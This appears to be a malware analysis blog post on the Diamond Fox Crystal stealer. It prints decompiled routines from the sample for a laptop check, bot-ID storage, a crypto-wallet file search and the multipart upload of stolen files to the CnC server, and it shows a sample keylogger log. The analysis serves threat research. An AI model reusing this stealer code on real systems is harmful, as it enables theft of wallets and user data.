
Checking if it is running on the laptop by testing battery presence:



```
Public Sub Proc_0_44_4044BC
  'Data Table: 401634
  Dim var_F0 As Variant
  loc_404440: On Error Resume Next
  loc_404453: var_F0 = CVar("select * from " & "win32_" & "Battery") 'String
  loc_404470: VarLateMemCallLdVar
  loc_404478: CAdVar
  loc_4044A3: If (GetObject("winmgmts:", var_D0).Count > 0) Then
  loc_4044AB:   var_88 = "1"
  loc_4044B1: Else
  loc_4044B6:   var_88 = "0"
  loc_4044B9: End If
  loc_4044BB: Exit Sub
End Sub
```


[+] Added PE configuration storage

The section L!NK is used not only to store initial configuration, but also some fetched data.



```
Public Sub Proc_0_47_405348
  'Data Table: 401634
  Dim var_F0 As Variant
  Dim var_A0 As Variant
  Dim var_D0 As Long
  loc_40523C: On Error Resume Next
  loc_40524F: var_F0 = CVar("select * from " & "win32_" & "LogicalDisk") 'String
  loc_40526C: VarLateMemCallLdVar
  loc_405274: CAdVar
  loc_405292: For Each var_8C In GetObject("winmgmts:", var_D0)
  loc_4052A6:   var_A0 = 0
  loc_4052B1:   If (Len(var_8C.VolumeSerialNumber) > var_A0) Then
  loc_4052BF:     Me(100) = CStr(var_8C.VolumeSerialNumber)
  loc_4052CA:     Exit For
  loc_4052D3:   Else
  loc_4052F6:     If (Len(GetSetting("L!NK", "1", "0", var_A0)) <> 8) Then
  loc_40530C:       SaveSetting("L!NK", "1", "0", Proc_0_50_404348(var_F0))
  loc_405314:     End If
  loc_405328:     Me(100) = GetSetting("L!NK", "1", "0", var_A0)
  loc_405330:     Exit For
  loc_405336:   End If
  loc_40533D: Next
  loc_405345: Exit Sub
End Sub
```

The random ID of the bot is generated and stored:




```
Public Sub Proc_0_50_404348
  'Data Table: 401634
  loc_4042D8: On Error Resume Next
  loc_4042E0: Randomize(var_AC)
  loc_4042F7: For var_B4 = 1 To 8: var_8C = var_B4 'Long
  loc_40432C:   var_88 = var_88 & Mid$("ABCDEF0123456789", CLng(Int(((Rnd(var_AC) * CDbl(&H10)) + CDbl(1)))), 1)
  loc_40433E: Next var_B4 'Long
  loc_404345: Exit Sub
End Sub
```

[+] Improved Crypto wallet stealer (+24)

We can find in the code strings used to search several crypto wallets:


MultiBit, Armory, Electrum, digital, -LTC, MultiDoge, BitcoinDark, Unobtanium, Dash, Bit, Lite, Name, PP, Feather, Nova, Prime, Terra, Dev, Anon, Pay, World, Quark, Infinite, Doge, Asic, Lotto, Dark, Mona

Analyzing the code deeper, we find that first the .wallet files are searched:




```
loc_407752: ReDim var_A8(0 To &H1B)
loc_407769: var_A8(0) = "MultiBit"
loc_407778: var_A8(1) = "Armory"
loc_407787: var_A8(2) = "Electrum"
loc_407796: var_A8(3) = "digital"
loc_4077A5: var_A8(4) = "-LTC"
loc_4077B4: var_A8(5) = "MultiDoge"
loc_4077C3: var_A8(6) = "BitcoinDark"
loc_4077D2: var_A8(7) = "Unobtanium"
loc_4077E1: var_A8(8) = "Dash"
loc_4077F0: var_A8(9) = "Bit"
loc_4077FF: var_A8(&HA) = "Lite"
loc_40780E: var_A8(&HB) = "Name"
loc_40781D: var_A8(&HC) = "PP"
loc_40782C: var_A8(&HD) = "Feather"
loc_40783B: var_A8(&HE) = "Nova"
loc_40784A: var_A8(&HF) = "Prime"
loc_407859: var_A8(&H10) = "Terra"
loc_407868: var_A8(&H11) = "Dev"
loc_407877: var_A8(&H12) = "Anon"
loc_407886: var_A8(&H13) = "Pay"
loc_407895: var_A8(&H14) = "World"
loc_4078A4: var_A8(&H15) = "Quark"
loc_4078B3: var_A8(&H16) = "Infinite"
loc_4078C2: var_A8(&H17) = "Doge"
loc_4078D1: var_A8(&H18) = "Asic"
loc_4078E0: var_A8(&H19) = "Lotto"
loc_4078EF: var_A8(&H1A) = "Dark"
loc_4078FE: var_A8(&H1B) = "Mona"
loc_407912: var_A0 = Array(var_A8) 'Variant
loc_407923: CRefVarAry
loc_40792A: For var_280 = 0 To UBound(var_A0, 1): var_A4 = var_280 'Long
loc_40793B:   If (var_A4 = 4) Then
loc_407966:     var_2A0 = var_A0(2) & var_A0(var_A4)
loc_40796E:     VarIndexSt
loc_40797B:   End If
loc_407986:   If (var_A4 > 8) Then
loc_4079A7:     var_290 = var_A0(var_A4) & "coin"
loc_4079AF:     VarIndexSt
loc_4079BA:   End If
loc_4079D4:   var_290 = CVar(Me(28)) & var_A0(var_A4)
loc_4079E2:   var_8C = CStr(var_290 & "\")
loc_4079FD:   If Proc_0_14_403F14(var_8C, 0, var_A0, var_290, var_A4) Then
loc_407A0E:     var_278 = CVar(var_8C & "*.wallet") 'String
loc_407A16:     var_90 = Dir(var_278, 0)
loc_407A1C:     ' Referenced from: 407AAB
```

The found data is grabbed and passed into another function:



```
    var_290 = var_A0(var_A4) & "coin"
    VarIndexSt
  End If
  var_290 = CVar(Me(28)) & var_A0(var_A4)
  var_8C = CStr(var_290 & "\")
  If Proc_0_14_403F14(var_8C, 0, var_A0, var_290, var_A4) Then
    var_278 = CVar(var_8C & "*.wallet") 'String
    var_90 = Dir(var_278, 0)
    ' Referenced from: 407AAB
    If CBool(Len(var_90)) Then
      Proc_0_23_407344(var_8C & var_90, CStr(var_278 & "_" & CVar(Me(100)) & "-" & CVar(var_90)), 0, var_A0(var_A4))
      var_90 = Dir(var_278, 0)
      GoTo loc_407A1C
    End If
```


That function is responsible for posting the grabbed content to the CnC server:



```
Public Sub Proc_0_23_407344(arg_C, arg_10, arg_14) '407344
  'Data Table: 401634
  Dim var_AC As Variant
  Dim var_104 As String
  Dim var_D0 As Variant
  loc_407103: If ((FileLen(arg_C) > &HA) And Proc_0_13_403BB4(arg_C)) Then
  loc_407108:   On Error Resume Next
  loc_407111:   Set var_98 = New
  loc_40711B:   var_9C = Proc_0_50_404348()
  loc_407123:   If arg_14 Then
  loc_40715F:     var_90 = Mid$(CStr(StrConv(CVar(Proc_0_35_403E94(arg_C)), &H80, 0)), 2, var_E0)
  loc_407175:   Else
  loc_40717F:     var_90 = Proc_0_35_403E94(arg_C)
  loc_407182:   End If
  loc_4071D2:   var_104 = "--" & var_9C & vbCrLf & "Content-Disposition: " & "form-data" & "; " & "Name" & "=""" & Left$(Me(124), 3) & """; filename="""
  loc_40726D:   var_AC = StrConv(var_104 & arg_10 & """" & vbCrLf & "Content-Type" & ": file" & vbCrLf & vbCrLf & var_90 & vbCrLf & "--" & var_9C & "--", &H80, 0)
  loc_407289:   Set var_138 = var_98
  loc_4072A1:   var_D0 = False
  loc_4072D0:   Call {016FE2EC-B2C8-45F8-B23B39E53A75396B}.Method_arg_24 ("POST", Me(16) & "?" & Left$(Me(124), 3) & "=" & "1")
  loc_407304:   Call {016FE2EC-B2C8-45F8-B23B39E53A75396B}.Method_arg_28 ("Content-Type", "multipart/" & "form-data" & "; boundary=" & var_9C)
  loc_407320:   Call {016FE2EC-B2C8-45F8-B23B39E53A75396B}.Method_arg_34 (var_AC)
  loc_407329:   Set var_138 = Nothing
  loc_407334:   Set var_98 = Nothing
  loc_407337: End If
  loc_407342: Result &HFF End Sub 'Integer
End Sub
```

[+] Added captcha on web panel login

We can observe it if we try to follow the address of the CnC captured during the behavioral analysis. Indeed, near to the credential fields we can see a very simple captcha:




[+] Added new panel logo

The authors of Diamond Fox put a lot of effort to make a graphic design attractive for the user. This time, the panel comes with a set of logos that are randomly changing on page refresh. This feature may seem fancy and redundant in a malware; however, it shows the effort put on the user experience.

[+] Improved Keylogger(added clipboard detector and window title trigger)

As we saw during behavioral analysis, Diamond Fox generates neatly formatted reports about captured users’ activities. They include Clipboard content and the title of the main window, where the particular text was typed:



```
[Clipboard] - [2017-03-14 16:31:37]
this is a test clipboard content...

[testmachine] - [2017-03-14 16:31:37]
[shift]%TEMP%

[Start menu] - [2017-03-14 16:31:55]
folexpl

[Open with...] - [2017-03-14 16:32:49]
[shift]%windo[backspace]r[backspace]ir[shift][shift][shift][shift][shift][shift]%
ex

[Temp] - [2017-03-14 16:33:29]
[backspace][backspace][backspace][backspace][backspace][backspace][backspace][backspace][backspace][backspace]
[backspace]c[backspace]

[Start menu] - [2017-03-14 16:34:50]
cmd

[C:\Windows\system32\cmd.exe] - [2017-03-14 16:34:55]
cd [shift]%TEMP%
dir
d[backspace]cd l[tab][backspace][backspace][backspace]lp[tab]
[arrow_up][arrow_left][paste][arrow_down][arrow_down][arrow_down][arrow_left][arrow_left][arrow_left][arrow_left][arrow_left]
[arrow_left][arrow_left][arrow_left][arrow_left][arrow_left][arrow_left][arrow_left][arrow_left][arrow_left][arrow_left][arrow_left]
[arrow_left][arrow_left][arrow_left][arrow_left][arrow_left][arrow_left][arrow_left][arrow_left][arrow_left][arrow_left][arrow_left]
[arrow_left][arrow_left][arrow_left][arrow_left][arrow_left][arrow_left][arrow_left][arrow_left][arrow_left][arrow_left][arrow_left]
[arrow_left][arrow_left][arrow_left][arrow_left][arrow_left][arrow_left][arrow_left][backspace][backspace]mo[paste][shift]?[arrow_left]ve

[Local Disk (C:)] - [2017-03-14 16:36:23]
[shift]%TEMP%


[C:\Windows\system32\cmd.exe] - [2017-03-14 16:36:41]
[arrow_up][arrow_left][arrow_left][backspace][backspace][backspace][backspace][backspace][backspace][backspace][backspace]
[backspace][backspace]k[tab][arrow_right] [backspace][backspace] .#[backspace][backspace]keys.s[backspace]c
```

Conclusion

Diamond Fox Crystal has been solidly refactored in comparison to the older versions. Removing descriptive modules' names made analysis more difficult. Due to the change in the method of encrypting configuration, now retrieving its content is not as trivial.

Overall, Diamond Fox comes with typical features that we can expect from the stealer. In spite of some improvements, the code quality is still nothing impressive.

Appendix

https://www.cylance.com/a-study-in-bots-diamondfox – about an elder version of Diamond Fox

---

This was a guest post written by Hasherezade, an independent researcher and programmer with a strong interest in InfoSec. She loves going in details about malware and sharing threat

information with the community. Check her out on Twitter @hasherezade and her personal blog: https://hshrzd.wordpress.com.